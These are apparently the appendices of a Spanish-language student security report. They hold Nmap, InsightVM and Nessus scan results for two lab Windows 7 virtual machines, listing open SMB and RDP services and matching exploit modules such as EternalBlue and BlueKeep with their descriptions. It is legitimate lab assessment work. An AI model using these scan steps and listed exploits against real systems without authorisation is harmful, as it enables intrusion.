
```
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:5A:7F:3A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS                CPE:                cpe:/o:microsoft:windows_7::-
cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2  cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Uptime guess: 0.007 days (since Sat Sep 17 23:48:01 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: -1s
| nbstat: NetBIOS name: WIN7, NetBIOS user: <unknown>, NetBIOS MAC:
08:00:27:5a:7f:3a (Oracle VirtualBox virtual NIC)
| Names:
|   WIN7<00>             Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WIN7<20>             Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 7 Home Premium 7600 (Windows 7 Home Premium 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: win7
|   NetBIOS computer name: WIN7\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-09-17T23:56:51-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
```

```
|   date: 2022-09-18T04:56:51
|_  start_date: 2022-09-18T04:48:21

TRACEROUTE
HOP RTT     ADDRESS
1   0.72 ms 192.168.56.10

NSE: Script Post-scanning.
Initiating NSE at 23:58
Completed NSE at 23:58, 0.00s elapsed
Initiating NSE at 23:58
Completed NSE at 23:58, 0.00s elapsed
Initiating NSE at 23:58
Completed NSE at 23:58, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 196.88 seconds
           Raw packets sent: 2018 (89.490KB) | Rcvd: 2017 (81.410KB)
```

ANEXO 2 – RESULTADOS DE INSIGHTVM W7 32 BITS








EXPLOITS

Exploit	Source Link	Description
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption	Metasploit Module	This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution	Metasploit Module	This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution	Metasploit Module	This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec command execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.
MS17-010 SMB RCE Detection	Metasploit Module	Uses information disclosure to determine if MS17-010 has been patched or not. Specifically, it connects to the IPC$ tree and attempts a transaction on FID 0. If the status returned is "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the MS17-010 patch. If the machine is missing the MS17-010 patch, the module will check for an existing DoublePulsar (ring 0 shellcode/malware) infection. This module does not require valid SMB credentials in default server configurations. It can log on as the user "\" and connect to IPC$.
SMB DOUBLEPULSAR Remote Code Execution	Metasploit Module	This module executes a Metasploit payload against the Equation Group's DOUBLEPULSAR implant for SMB as popularly deployed by ETERNALBLUE. While this module primarily performs code execution against the implant, the "Neutralize implant" target allows you to disable the implant.
Microsoft Internet Explorer 11 - 'textarea.defaultValue' Memory Disclosure (MS17-006)	Exploit Database	
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	Exploit Database	
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Exploit Database	
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Exploit Database	
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Exploit Database	
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)	Exploit Database	

Showing 1 to 11 of 11 — Rows per page: 25 — 1 of 1

ANEXO 3 – RESULTADOS DE NESSUS ESSENTIALS W7 32 BITS



Vulnerabilities Total: 36

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	10.0	34460	Unsupported Web Server Detection
CRITICAL	10.0	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
HIGH	8.1	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
MEDIUM	6.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.3	57608	SMB Signing not required

ANEXO 4 – RESULTADOS DE NMAP W7 64 BITS

```
root@seminario:/home/estudiante# nmap -T4 -A -v 192.168.56.20 --top-
ports 2000
Starting Nmap 7.92 (https://nmap.org ) at 2022-09-19 17:31 SA Pacific
Standard Time
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:31
Completed NSE at 17:31, 0.00s elapsed
Initiating NSE at 17:31
```

```
Completed NSE at 17:31, 0.00s elapsed
Initiating NSE at 17:31
Completed NSE at 17:31, 0.00s elapsed
Initiating ARP Ping Scan at 17:31
Scanning 192.168.56.20 [1 port]
Completed ARP Ping Scan at 17:31, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:31
Completed Parallel DNS resolution of 1 host. at 17:31, 11.10s elapsed
Initiating SYN Stealth Scan at 17:31
Scanning 192.168.56.20 [2000 ports]
Discovered open port 554/tcp on 192.168.56.20
Discovered open port 445/tcp on 192.168.56.20
Discovered open port 135/tcp on 192.168.56.20
Discovered open port 49153/tcp on 192.168.56.20
Discovered open port 139/tcp on 192.168.56.20
Discovered open port 49154/tcp on 192.168.56.20
Discovered open port 10243/tcp on 192.168.56.20
Discovered open port 49152/tcp on 192.168.56.20
Discovered open port 49157/tcp on 192.168.56.20
Discovered open port 2869/tcp on 192.168.56.20
Discovered open port 49156/tcp on 192.168.56.20
Discovered open port 49155/tcp on 192.168.56.20
Discovered open port 5357/tcp on 192.168.56.20
Completed SYN Stealth Scan at 17:31, 12.70s elapsed (2000 total
ports)
Initiating Service scan at 17:31
Scanning 13 services on 192.168.56.20
Service scan Timing: About 53.85% done; ETC: 17:33 (0:00:46
remaining)
Completed Service scan at 17:33, 111.08s elapsed (13 services on 1
host)
Initiating OS detection (try #1) against 192.168.56.20
NSE: Script scanning 192.168.56.20.
Initiating NSE at 17:33
Completed NSE at 17:34, 64.44s elapsed
Initiating NSE at 17:34
Completed NSE at 17:34, 7.03s elapsed
Initiating NSE at 17:34
Completed NSE at 17:34, 0.00s elapsed
Nmap scan report for 192.168.56.20
Host is up (0.00069s latency).
Not shown: 1987 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
```

```
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open   microsoft-ds Windows 7 Professional 7601 Service
Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
10243/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|8|Vista|2008
OS         CPE:         cpe:/o:microsoft:windows_7::-:professional
cpe:/o:microsoft:windows_8        cpe:/o:microsoft:windows_vista::-
cpe:/o:microsoft:windows_vista::sp1
cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows 7 Professional or Windows 8, Microsoft
Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7
Uptime guess: 0.017 days (since Mon Sep 19 17:10:46 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: Incremental
Service    Info:    Host:    PC202006;    OS:    Windows;    CPE:
cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h39m59s, deviation: 2h53m13s, median: 0s
| nbstat: NetBIOS name: PC202006, NetBIOS user: <unknown>, NetBIOS
MAC: 08:00:27:92:80:c0 (Oracle VirtualBox virtual NIC)
```

```
| Names:
|   PC202006<00>         Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  PC202006<20>         Flags: <unique><active>
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-09-19T22:33:24
|_  start_date: 2022-09-19T22:11:07
| smb-os-discovery:
|    OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7
Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: PC202006
|   NetBIOS computer name: PC202006\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-09-19T17:33:23-05:00

TRACEROUTE
HOP RTT     ADDRESS
1   0.69 ms 192.168.56.20

NSE: Script Post-scanning.
Initiating NSE at 17:34
Completed NSE at 17:34, 0.00s elapsed
Initiating NSE at 17:34
Completed NSE at 17:34, 0.00s elapsed
Initiating NSE at 17:34
Completed NSE at 17:34, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 208.88 seconds
           Raw packets sent: 6019 (266.674KB) | Rcvd: 52 (2.610KB)
```

ANEXO 5 – RESULTADOS DE INSIGHTVM W7 64 BITS

ADDRESSES	192.168.56.20	OS	Microsoft Windows 7 Professional Edition SP1
HARDWARE	08:00:27:92:80:C0	CPE	
ALIASES	PC202006	HOST TYPE	Unknown
SITE	Seminario	LAST SCAN	Sep 23, 2022 5:40:03 PM (5 minutes ago)
		CREDENTIALS	DCE Endpoint Resolution SNMP CIFS
UNIQUE IDENTIFIERS			


VULNERABILITIES

Vulnerability	Severity	Instances
Microsoft CVE-2019-0708: Remote Desktop Services Remote Code Execution Vulnerability	Critical	1
Microsoft CVE-2017-0146: Windows SMB Remote Code Execution Vulnerability	Critical	1
MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387)	Critical	1
Obsolete version of Microsoft Windows 7	Critical	1
SMB signing disabled	Severe	2
SMB signing not required	Severe	2
SMBv2 signing not required	Severe	1
SMB: Service supports deprecated SMBv1 protocol	Severe	2
TLS/SSL Birthday attacks on 64-bit block ciphers (SWEET32)	Severe	1
TLS/SSL Server is enabling the BEAST attack	Severe	1
TLS/SSL Server Supports RC4 Cipher Algorithms (CVE-2013-2566)	Severe	1
TLS Server Supports TLS version 1.0	Severe	1
TLS/SSL Server Supports The Use of Static Key Ciphers	Moderate	1
TLS/SSL Server Supports 3DES Cipher Suite	Moderate	1
NetBIOS NBSTAT Traffic Amplification	Moderate	1
TCP timestamp response	Moderate	1

Showing 1 to 16 of 16 — Rows per page: 25 — 1 of 1

Exploit	Source Link	Description
CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check	Metasploit Module	This module checks a range of hosts for the CVE-2019-0708 vulnerability by binding the MS_T120 channel outside of its normal slot and sending non-DoS packets which respond differently on patched and vulnerable hosts. It can optionally trigger the DoS vulnerability.
CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free	Metasploit Module	The RDP termdd.sys driver improperly handles binds to internal-only channel MS_T120, allowing a malformed Disconnect Provider Indication message to cause use-after-free. With a controllable data/size remote nonpaged pool spray, an indirect call gadget of the freed channel is used to achieve arbitrary code execution. Windows 7 SP1 and Windows Server 2008 R2 are the only currently supported targets. Windows 7 SP1 should be exploitable in its default configuration, assuming your target selection is correctly matched to the system's memory layout. HKLM\SYSTEM\CurrentControlSet\Control\TerminalServer\Winstations\RDP-Tcp\fDisableCam *needs* to be set to 0 for exploitation to succeed against Windows Server 2008 R2. This is a non-standard configuration for normal servers, and the target will crash if the aforementioned Registry key is not set! If the target is crashing regardless, you will likely need to determine the non-paged pool base in kernel memory and set it as the GROOMBASE option.
MS12-020 Microsoft Remote Desktop Checker	Metasploit Module	This module checks a range of hosts for the MS12-020 vulnerability. This does not cause a DoS on the target.
MS12-020 Microsoft Remote Desktop Use-After-Free DoS	Metasploit Module	This module exploits the MS12-020 RDP vulnerability originally discovered and reported by Luigi Auriemma. The flaw can be found in the way the T.125 ConnectMCSPDU packet is handled in the maxChannelIDs field, which will result an invalid pointer being used, therefore causing a denial-of-service condition.
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption	Metasploit Module	This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution	Metasploit Module	This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution	Metasploit Module	This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec command execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.
MS17-010 SMB RCE Detection	Metasploit Module	Uses information disclosure to determine if MS17-010 has been patched or not. Specifically, it connects to the IPC$ tree and attempts a transaction on FID 0. If the status returned is "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the MS17-010 patch. If the machine is missing the MS17-010 patch, the module will check for an existing DoublePulsar (ring 0 shellcode/malware) infection. This module does not require valid SMB credentials in default server configurations. It can log on as the user "\" and connect to IPC$.
SMB DOUBLEPULSAR Remote Code Execution	Metasploit Module	This module executes a Metasploit payload against the Equation Group's DOUBLEPULSAR implant for SMB as popularly deployed by ETERNALBLUE. While this module primarily performs code execution against the implant, the "Neutralize implant" target allows you to disable the implant.
Microsoft Internet Explorer 11 - 'textarea.defaultValue' Memory Disclosure (MS17-006)	Exploit Database	
Microsoft Terminal Services - Use-After-Free (MS12-020)	Exploit Database	
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	Exploit Database	
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Exploit Database	
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Exploit Database	
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Exploit Database	
Microsoft Windows Remote Desktop - 'BlueKeep' Denial of Service (Metasploit)	Exploit Database	
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)	Exploit Database	

ANEXO 6 – RESULTADOS DE NESSUS ESSENTIALS 64 BITS



Vulnerabilities Total: 53

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	9.8	125313	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)
CRITICAL	10.0	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
HIGH	8.1	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	7.5	35291	SSL Certificate Signed Using Weak Hashing Algorithm
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	9.3*	58435	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check)
MEDIUM	6.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	6.5	18405	Remote Desktop Protocol Server Man-in-the-Middle Weakness
MEDIUM	6.5	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	57582	SSL Self-Signed Certificate
MEDIUM	6.5	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.9	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	5.3	57608	SMB Signing not required
MEDIUM	4.0	58453	Terminal Services Doesn't Use Network Level Authentication (NLA) Only

ANEXO 7 – ENALCE DEL VIDEO DE SUSTENTACIÓN.

Video: https://youtu.be/ORovngv4JoM